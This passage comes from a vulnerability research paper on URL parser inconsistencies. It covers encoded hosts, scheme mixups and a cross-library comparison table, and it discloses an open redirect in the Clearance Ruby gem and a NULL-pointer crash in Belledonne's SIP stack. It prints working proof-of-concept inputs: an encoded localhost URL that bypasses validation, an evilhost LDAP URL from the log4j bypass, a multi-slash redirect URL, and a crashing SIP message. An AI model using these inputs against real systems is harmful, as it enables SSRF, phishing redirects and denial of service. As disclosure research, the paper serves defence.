
URL-ENCODED DATA CONFUSION

Lastly, another interesting URL interaction we've discovered is one involving URLs containing URL-encoded characters.

URL encoding is a method in which any non-printable characters are instead converted to a hex representation, with a percent sign (%) as a suffix. This method allows non-printable characters to be sent inside a URL without sending the actual value of the character, keeping the request completely textual even if it would contain non-printable characters. This also doubles down as a protection from many attacks, such as a CRLF injection or a NULL byte injection. However, technically speaking, printable characters could also be URL-encoded, and our confusion involves just that.

According to the URL RFC (RFC 3986), all URL components except the scheme can be represented using URL encoded characters, and when parsed should be URL decoded. While it's common for URL parsers to decode the path component, many parsers are not decoding the host although the RFC 3896 clearly states that. For example, we have tested this scenario with cURL which did not decode the host component. We reported this behaviour to cURL maintainer Daniel Stenberg who considered it a bug and fixed it in the latest cURL version.


When we supplied our parsers with a URL that has URL-encoded printable characters, most parsers did not URL-decode the URL (the opposite operation of URL-encoding), instead returning a result containing URL-encoded data.



```
# Url is: http://%67%6f%6f%67%6c%65%2e%63%6f%6d

# urllib urlparse output
[ParseResult(scheme='http', netloc='%67%6f%6f%67%6c%65%2e%63%6f%6d', path='',
params='', query='', fragment='')]

# urllib urlsplit output
[SplitResult(scheme='http', netloc='%67%6f%6f%67%6c%65%2e%63%6f%6d', path='',
query='', fragment='')]

# urllib3 parse_url output
[Url(scheme='http', auth=None, host='%67%6f%6f%67%6c%65%2e%63%6f%6d', port=None,
path=None, query=None, fragment=None)]

# rfc3986 urlparse output
[ParseResult(scheme='http', userinfo=None,
host='%67%6f%6f%67%6c%65%2e%63%6f%6d', port=None, path=None, query=None,
fragment=None)]

# httptools parse_url output
["httptools.parser.errors.HttpParserInvalidURLError: invalid url
b'http://%67%6f%6f%67%6c%65%2e%63%6f%6d'"]
```

URL parsers parsing a URL-encoded form of http://google.com, returning a URL-encoded result

While this seems like the expected result (and it might actually be the expected result), an interesting interaction happens whenever we try to fetch this URL. In order to fetch this URL, we've used both urllib's urlopen and requests, Python's most prominent URL fetchers. When we fetched this URL, we discovered that both parsers were actually decoding the URL, and managed to fetch the URL.



```
import requests

# Returns the content of http://127.0.0.1
requests.get("http://%31%32%37%2e%30%2e%30%2e%31")

import urllib

# Returns the content of http://127.0.0.1
urllib.request.urlopen("http://%31%32%37%2e%30%2e%30%2e%31")
```

A fetch request using both urllib and requests, fetching the URL-encoded URL of `http://127.0.0.1`**.Both requests were fulfilled, fetching the requested resource.**

And indeed, when we checked if the request was performed, we found that both parsers decoded the URL-encoded characters and successfully fulfilled the request.

This dissonance in which one time the parser decodes the URL and another it does not opens a huge range of possible vulnerabilities in which an attacker could bypass validations being performed by URL-decoding the URL he wants to retrieve. Furthermore, because this confusion could happen when using only one URL parsing library, for example urllib's urlsplit and urlopen, the attack becomes even more prominent in web applications.

SCHEME MIXUP


The last confusion type we've named Scheme Mixup, and it refers to a mixup between multiple URL `Schemes`. As we've explained before, the `scheme` component of a URL dictates the exact URL protocol which should be used in order to parse the URL. Currently, many URL schemes exist, the most popular one (and the one which we've talked about in this paper the most) being the HTTP/HTTPS URL protocol. However, URLs support many other protocols, including FTP, FILE, SIP, LDAP and many more.

While all of the above URL protocols are still considered a URL, and share very similarities to the basic URL, some differences still exist, and there is no guarantee that a general URL parser will be able to correctly parse URLs of a different protocol.

For example, let's take a look back into the `log4j` bypass vulnerability (CVE-2021-45046) which we've explained before. In this example, we've showcased the following LDAP URL:

```
ldap://127.0.0.1#.evilhost.com:1389/a
```

As it turns out, this specific URL is parsed differently whether it is parsed as a LDAP URL or a HTTP URL. Let's take a look at the LDAP URL specification (taken from RFC 2255):



```
ldapurl    = scheme "://" [hostport] ["/"
                [dn ["?" [attributes] ["?" [scope]
                ["?" [filter] ["?" extensions]]]]]]
```

As we can see, the LDAP URL has some different components, however one component in particular is missing - the `Fragment`. This means that if we were to parse this URL as a regular URL, the `Authority` component would end after the # character (which is a reserved character signaling the start of a `Fragment`), leaving `127.0.0.1` as the `Authority`, while a LDAP URL parser would assign the whole `127.0.0.1#.evilhost.com:1389` as the `Authority`, since in LDAP RFC the # character has no special meaning.

While this example is taken from a real-life vulnerability which exploited this exact mixup, it showcases how different some URL schemes can be, and the importance of using the correct, protocol specific URL parsers whenever parsing a URL of a none-default `scheme`.

SUMMARY

Lang	**Lib**	**Scheme** **Confusion** foo.com	**Slash** **Confusion** http:///foo.com	**Backslash** **Confusion** http:\\foo.com	**URL-Encoded** **Confusion** http://%66%6f%6f%2e%63%6f%6d
Python	urllib urlsplit	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/\\foo.com	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
Python	urllib urlparse	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/\\foo.com	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
Python	urllib urlopen	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/\\foo.com	**Host:**foo.com **Path:**None
Python	rfc3986	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/foo.com	**Host:**None **Path:**%5c%5cfoo.com	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
Python	httptools	**Invalid URL**	**Invalid URL**	**Invalid URL**	**Invalid URL**
Python	urllib3	**Host:**foo.com **Path:**None	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/%5c%5cfoo.com	**Host:**foo.com **Path:**None
curl	curl lib	**Host:**foo.com **Path:**None	**Host:**foo.com **Path:**None	**Invalid URL**	***Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
wget	wget	**Host:**foo.com **Path:**None	**Invalid URL**	**Host:**None **Path:**/%5c%5cfoo.com	**Host:**foo.com **Path:**None
Browser	Chrome	Behaviour changes based on usage	**Host:**foo.com **Path:**None	**Host:**foo.com **Path:**None	**Host:**foo.com **Path:**None
.NET	Uri	**Invalid URL**	**Invalid URL**	**Host:**foo.com **Path:**None	**Invalid URL**
Java	URL	**Invalid URL**	**Host:**None **Path:**/foo.com	**Host:**None **Path:**\\foo.com	**Host:**foo.com **Path:**None
Java	URI	**Host:**None **Path:**/foo.com	**Host:**None **Path:**/foo.com	**Invalid URL**	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
PHP	parse_url	**Host:**None **Path:**foo.com	**Invalid URL**	**Host:**None **Path:**\\foo.com	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
NodeJS	url	**Host:**None **Path:**foo.com	**Host:**None **Path:**/foo.com	**Host:**foo.com **Path:**None	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None

NodeJS	url-parse	**Host:**None **Path:**foo.com	**Host:**foo.com **Path:**None	**Host:**foo.com **Path:**None	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
Go	net/url	**Host:**None **Path:**foo.com	**Host:**None **Path:**/foo.com	**Invalid URL**	**Invalid URL**
Ruby	uri	**Host:**None **Path:**foo.com	**Host:**None **Path:**/foo.com	**Invalid URL**	**Host:**%66%6f%6f%2e%63%6f%6d **Path:**None
Perl	URI	**Host:**None **Path:**foo.com	**Host:**None **Path:**/foo.com	**Host:**None **Path:**%5c%5cfoo.com	**Host:**foo.com **Path:**None

* Following our report, this was fixed in cURL to be compatible with RFC 3986.

EXPLOITING URL CONFUSION VULNERABILITIES

Different parsing primitives of URLs could actually lead to many different vulnerabilities and security issues. As a rule of thumb, when parsing the same data, all parsers should be deterministic and return the same results. By not doing so, the parsers introduce a level of uncertainty to the process, and create a wide range of possible vulnerabilities.


An attacker, for example, could bypass most validations performed by the server using a crafted, malicious URL that a server would parse incorrectly. This validation bypass exposes a wide range of vulnerabilities to the malicious actor, enabling many kinds of vulnerabilities to be exploited. For example, secure filter bypass, SSRF, open redirect attacks, denial of service, and more.

Let's illustrate these scenarios through some of the vulnerabilities we uncovered:

CLEARANCE (RUBY)

CVE-2021-23435: Open Redirect Vulnerability

An open redirect vulnerability is most prevalent in the world of phishing and man-in-the-middle attacks (MITM). This vulnerability occurs when a web application accepts a user-controlled input that specifies a URL that the user will be redirected to after a certain action. The most common actions are a successful login, log out, and others. In order to protect the users from an open redirect attack, the web server validates the given URL and allows only URLs that belong to the same site or to a list of trusted domains.




An example of an attacker sending a user a malicious link to a vulnerable site, that will redirect the user to an attacker-controlled site.

Our vulnerability was identified in the Clearance Ruby gem. Clearance is a library meant to enhance and extend the capabilities of Ruby's Rails framework by adding simple and secure email and password authentication.


Since Clearance is a third-party add-on to Rails, many applications choose to use Clearance instead of implementing their own authentication, making them vulnerable to open redirect attacks in proxy. Thus, this vulnerability could put thousands of web applications at risk.

Clearance derives the redirection URL from the path segment of the supplied URL and stores it in a session variable:



```
# @api private
def store_location
     if request.get?
       session[:return_to] = request.original_fullpath
     end
end
```

The vulnerable function inside Clearance is `return_to`. This function is meant to be called after a login/logout procedure, and should redirect the user safely to the page they requested earlier:



```
def return_to
     if return_to_url # // return_to_url = session[:return_to]
       uri = URI.parse(return_to_url)
       "#{path}?#{uri.query}".chomp("?") + "##{uri.fragment}".chomp("#")
     end
end
```

In order to eliminate a potential open redirect vulnerability, `return_to` does not allow users to freely supply a `return_to` URL, instead whenever a user tries to access a URL and they're not logged in, the server keeps the URL they've tried to access inside the session variable. However, the user can control this variable in two cases:

1. The developer explicitly retrieves it from the request:

   ```
   session[:return_to] = controller.params[:return_to]
   ```

2. Accessing a route without being logged-in. In this case Clearance automatically redirects the user to the login page and sets the `session[:return_to]` variable to the requested path.

Given these conditions, if a malicious actor is able to convince a user to press on a specifically crafted URL of the following form, they could trigger the open redirect vulnerability:

```
http://www.victim.com/////evil.com
```


Since Rails ignores multiple slashes in the URL, the path segment will arrive in its entirety to be parsed in Clearance (`/////evil.com`). Since URI.parse trims off two slashes, the resulting URL will be `///evil.com.`

As we've seen above, whenever the server redirects the user to this URL, ///evil.com, the browser will convert this network-path relative reference to the absolute http://evil.com URL pointing to the evil.com domain (host).

BUT ISN'T THE BROWSER THE REAL CULPRIT?

We can all agree that ///evil.com is not a RFC compliant URL, some could even go as far as to say it is an invalid URL. However, we see that Google Chrome and the Chromium Project treat it as a valid URL and handle it the same way it would handle normal URLs such as http://evil.com .

When we checked the Chromium Project, we noticed that it supports such URLs, and when we looked deeper into the code, we found comments directly specifying that Chromium supports broken and malformed URLs.



```
// The syntax rules of the two slashes that precede the host in a URL are
// surprisingly complex. They are not required, even if a scheme is included
// (http:example.com is treated as valid), and are valid even if a scheme is
// not included (//example.com is treated as file:///example.com). They can
// even be backslashes (http:\\example.com and http\/example.com are both
// valid) and there can be any number of them (http:/example.com and
// http://////example.com are both valid).
// We will therefore define slashes as a list of enum values (repeated
// Slash). In our conversion code, this will be read to append the
// appropriate kind and appropriate number of slashes to the URL.
```

This comment from Chromium Project code explains how Chromium accepts malformed URLs.

In order to understand why most browsers act this way, we need to go into the past. Apparently, browsers were always more lenient when it came to parsing URLs. In order to be a robust browser that works in most scenarios and user inputs, browsers had to "forgive" developers' mistakes, and were forced to accept imperfect, non RFC-compliant URLs. For example, since omitting/adding slashes is a common mistake, browsers choose to ignore missing/extra slashes.

So, to conclude: ///evil.com will be treated by browsers as an absolute URL [http://evil.com] because browsers were built to simply work and to accept a wide range of URLs. This is an example of how treating relative path URLs differently in the app and in the browser can lead to undesired consequences.


BELLEDONNE'S LINPHONE SIP STACK

CVE-2021-33056: Denial of Service

Linphone is a free voice-over-IP softphone, SIP client and service. It may be used for audio and video direct calls and calls through any VoIP softswitch or IP-PBX. Under the hood, Linphone uses the belle-sip component for handling low-level SIP message parsing.

Session Initiation Protocol (SIP) is a signalling protocol used for initiating, maintaining, terminating and modifying real-time sessions between two or more IP-based endpoints that involve voice, video, messaging, and other communications applications and services. The SIP protocol and its extensions are defined across multiple RFCs including: RFC 3261, RFC 3311, RFC 3428, RFC 3515, RFC 3903, RFC 6086, RFC 6665, and others.

SIP is a text-based protocol with syntax similar to that of HTTP. There are two different types of SIP messages: requests and responses. The first line of a request has a method that defines the nature of the request, and a Request-URI, that indicates where the request should be sent. Then, many different SIP headers are specified, elaborating different parameters of the requests/response. Here is an example of a SIP message:




```
INVITE sip:bob@example.com SIP/2.0
Via: SIP/2.0 example.com:5060;branch=z9hG4bK74bf9
From: Alice <sip:alice@example.com>;tag=9fxced76sl
To: Bob <sip:bob@example.com>
Call-ID: 12345789@example.com
CSeq: 2 INVITE
Contact: <sip:alice@example.com;transport=tcp>
```

An example of a SIP invite message.

While looking into Belledonne's SIP protocol stack, we noticed many references and code involving URL parsing. As it turns out, SIP is a URL scheme, supporting similar parsing primitives to HTTP URLs.

By looking into the URL parsing functionality of Belledone, we've found this piece of code parsing the SIP URL inside the To/From SIP headers:




```
addr_spec_with_generic_uri[belle_sip_header_address_t* object]
  :  lws? ( uri {belle_sip_header_address_set_uri(object,$uri.ret);}
    |
    generic_uri { if (   strcasecmp(belle_generic_uri_get_scheme($generic_uri.ret),"sip") != 0
            &&  strcasecmp(belle_generic_uri_get_scheme($generic_uri.ret),"sips") != 0 ) {
              belle_sip_header_address_set_absolute_uri(object,$generic_uri.ret);
            } else {
              belle_sip_message("Cannot parse a sip/sips uri as a generic uri");
              belle_sip_object_unref($generic_uri.ret);
            }}
    ) lws?;
```

The code parses the To/From SIP URLs inside the Belledone's SIP protocol stack.

As we can see in this piece of code, Belledone parses the SIP URL as a generic URL and checks if the scheme is either SIP or SIPs using `strcasecmp`, checking if the given URL is a SIP URL.

However, if we take a look into the URL parsing inconsistencies showcased above, we remember the scheme confusion, involving URLs missing a scheme. As it turns out, a Belledonne `generic_uri` accepts URLs created by the different URL components, without requiring specific components to be present. This means a URL containing only a path is a valid URL, while not having a URL scheme. Using this, we've supplied a URL containing only a single slash (/), resulting in the URL's scheme being NULL. Then, when Belledone uses `strcasecmp`, it compares a NULL pointer (because no scheme was supplied) resulting in a NULL pointer dereference and the application's crash.


The vulnerable payload could be seen in the following SIP message:



```
INVITE sip:bob@example.com SIP/2.0
Via: SIP/2.0 example.com:5060;branch=z9hG4bK74bf9
From: </claroty
To: Bob <sip:bob@example.com>
Call-ID: 12345789@example.com
CSeq: 2 INVITE
Contact: <sip:alice@example.com;transport=tcp>
```

